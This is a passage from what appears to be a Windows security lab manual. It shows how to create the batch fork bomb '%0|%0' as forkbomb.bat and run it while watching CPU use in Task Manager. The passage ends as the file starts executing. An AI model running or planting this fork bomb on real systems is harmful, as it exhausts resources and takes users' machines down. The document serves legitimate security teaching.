


Figure 1.6 Screenshot of PLABWIN10: Selecting Notepad from the search results.

Step 7

The **Untitled - Notepad** window opens.

To create a new batch file, in the **Untitled - Notepad** window, type the following fork bomb code:

```
%0|%0
```


Note: A batch file contains instructions to be executed in sequence. In this batch file, %0 is the name of the currently executing batch file. This batch file is going to recursively execute itself forever. It quickly creates many processes and slows down the system.




Figure 1.7 Screenshot of PLABWIN10: Entering the commands in the Notepad file.

Step 8

To save the file, click **File > Save As**.




Figure 1.8 Screenshot of PLABWIN10: Selecting Save As from the File menu.

Step 9

The **Save As** dialog box appears. You can save the file on the desktop. To do this, select **Desktop** in the left pane.

To provide the file name, in the **File name** textbox, type the following name:

forkbomb.bat

From the **Save as type** drop-down, select **All Files**.

Click **Save**.




Figure 1.9 Screenshot of PLABWIN10: Entering the file name in the File name textbox and then clicking Save.

Step 10

Notice the **forkbomb.bat** file is created on the desktop. Close the **forkbomb - Notepad** window.




Figure 1.10 Screenshot of PLABWIN10: Closing the Notepad window.

Step 11

You need to restore the **Task Manager** now. To do this, click **Task Manager** in the taskbar.




Figure 1.11 Screenshot of PLABWIN10: Restoring the Task Manager from the taskbar.

Step 12

Before you execute the batch file, observe the **CPU** usage in the **Task Manager**.

To do so, in the **Task Manager** window, under the **Performance** tab, in the left pane, observe the **CPU** activity.

The **CPU** utilization is **6%**.

Note: The CPU performance will vary in your lab environment.




Figure 1.12 Screenshot of PLABWIN10: Showing the CPU utilization before executing the fork bomb batch file.

Step 13

Reduce the size of the **Task Manager** window so that the **forkbomb.bat** file is visible on the desktop.

To execute the **forkbomb.bat** file, on the desktop, right-click **forkbomb**, and select **Open**.

Step 14

The **Command Prompt** window opens, and the **forkbomb.bat** file starts executing recursively.

